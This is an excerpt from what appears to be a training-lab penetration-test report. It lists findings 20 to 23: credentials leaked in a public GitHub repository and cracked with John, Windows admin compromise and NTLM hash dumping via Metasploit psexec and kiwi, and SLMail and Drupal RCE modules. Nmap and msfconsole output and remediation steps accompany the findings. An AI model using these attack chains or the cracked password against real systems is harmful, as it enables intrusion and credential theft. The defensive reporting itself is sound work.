
Vulnerability 20	Findings
Title	Exposed Credentials on Public Repository
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Used Google dorking, looked up totalrekall.xyz “github” Found Public repository with a file named xampp.users Discovered username “trivera” with a hash just after the username Used John to crack the hash Username: trivera Password: Tanya4life

Images	




	
Affected Hosts	192/168.14.35
Remediation	Make the Github repository private remove the directory xampp.users User credentials may be on previous versions of repository, scrub all previous versions Deploy a GitLab for employees to privately access repositories used by Rekall Regular scrub of previous versions of repositories



Vulnerability 21	Findings
Title	Compromising Admin credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Used Metasploit exploit (windows/smb/psexec) used ADMBob's cracked credentials ran exploit and loaded kiwi in Meterpreter ran net users to list users on machine used dcsync_ntlm_administrator to dump NTLM hash

Images	 
Affected Hosts	172.22.117.10
Remediation	Limit Administrator privileges Harden local security policies Segment the network to prevent lateral movement Create firewall policies that block unnecessary connections Disable WDigest authentication to prevent plaintext credentials from being stored in memory Implement stronger password policies Password Complexity - Advise and educate users on creating strong passwords Password Changes - do not allow users to reuse passwords Password Length - 10 Characters can take 4 months to crack, 12 characters can take up to 200 years to crack Create automated task which regularly checks and downloads the latest software. Enable Credential Guard to protect NTLM password hashes

Vulnerability 22	Findings
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	used metasploit to search for exploits


	selected exploit/windows/pop3/seattlelab_pass Used cat to write out files
Images	
Affected Hosts	172.22.117.20
Remediation	Create automation for checking and performing updates on SLMail Require Authentication for SLMail Use encryption (SSL/TLS) to encrypt emails in transit Implement firewall restrictions to only the necessary ports for email transmission Reconfigure SLMail in a more secure manor Enable logging and monitoring on SLMail and regularly review logs Use of SIEM is recommended for better log management and alerting Implement content filtering policies to scan and filter email content for malicious attachments or scripts Encourage email encryption (PGP) to further protect confidentiality Further Segment the network and deploy SLMail in a DMZ to isolate from internal network Add Secure remote access should off premises administration be deemed necessary Minimize attack surface by disabling any unused protocols or services on the SLMail server Implement Application Control via whitelisting authorized applications to run on SLMail server

Vulnerability 23	Findings
Title	Drupal

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used Metasploits unix/webapp/drupal_restws_unserialize ran on 192.168.13.13 Target was found vulnerable Ran 'getuid' in Meterpreter to reveal server username
Images	 

```
┌──(root💀kali)-[~]
└─# nmap -sV -sS -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-12 20:32 EST
Nmap scan report for 192.168.13.13
Host is up (0.000043s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.04 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```



Affected Hosts	192.168.13.13
Remediation	Create automated task which checks for new updates and downloads the latest versions of Drupal Require authentication and use strong credentials Set proper file permissions in settings.php Set directory permissions to 644 Set file permissions to either 440 or 400 Ensure Settings.php is read only and secured properly Use HTTPS to enforce SSL/TLS wich will encrypt data in transit Harden PHP configuration Update to the latest version of php Disable dangerous PHP functions like “exec, shell_exec, passthru,’ etc Use a dedicated Database user for Drupal with minimal privileges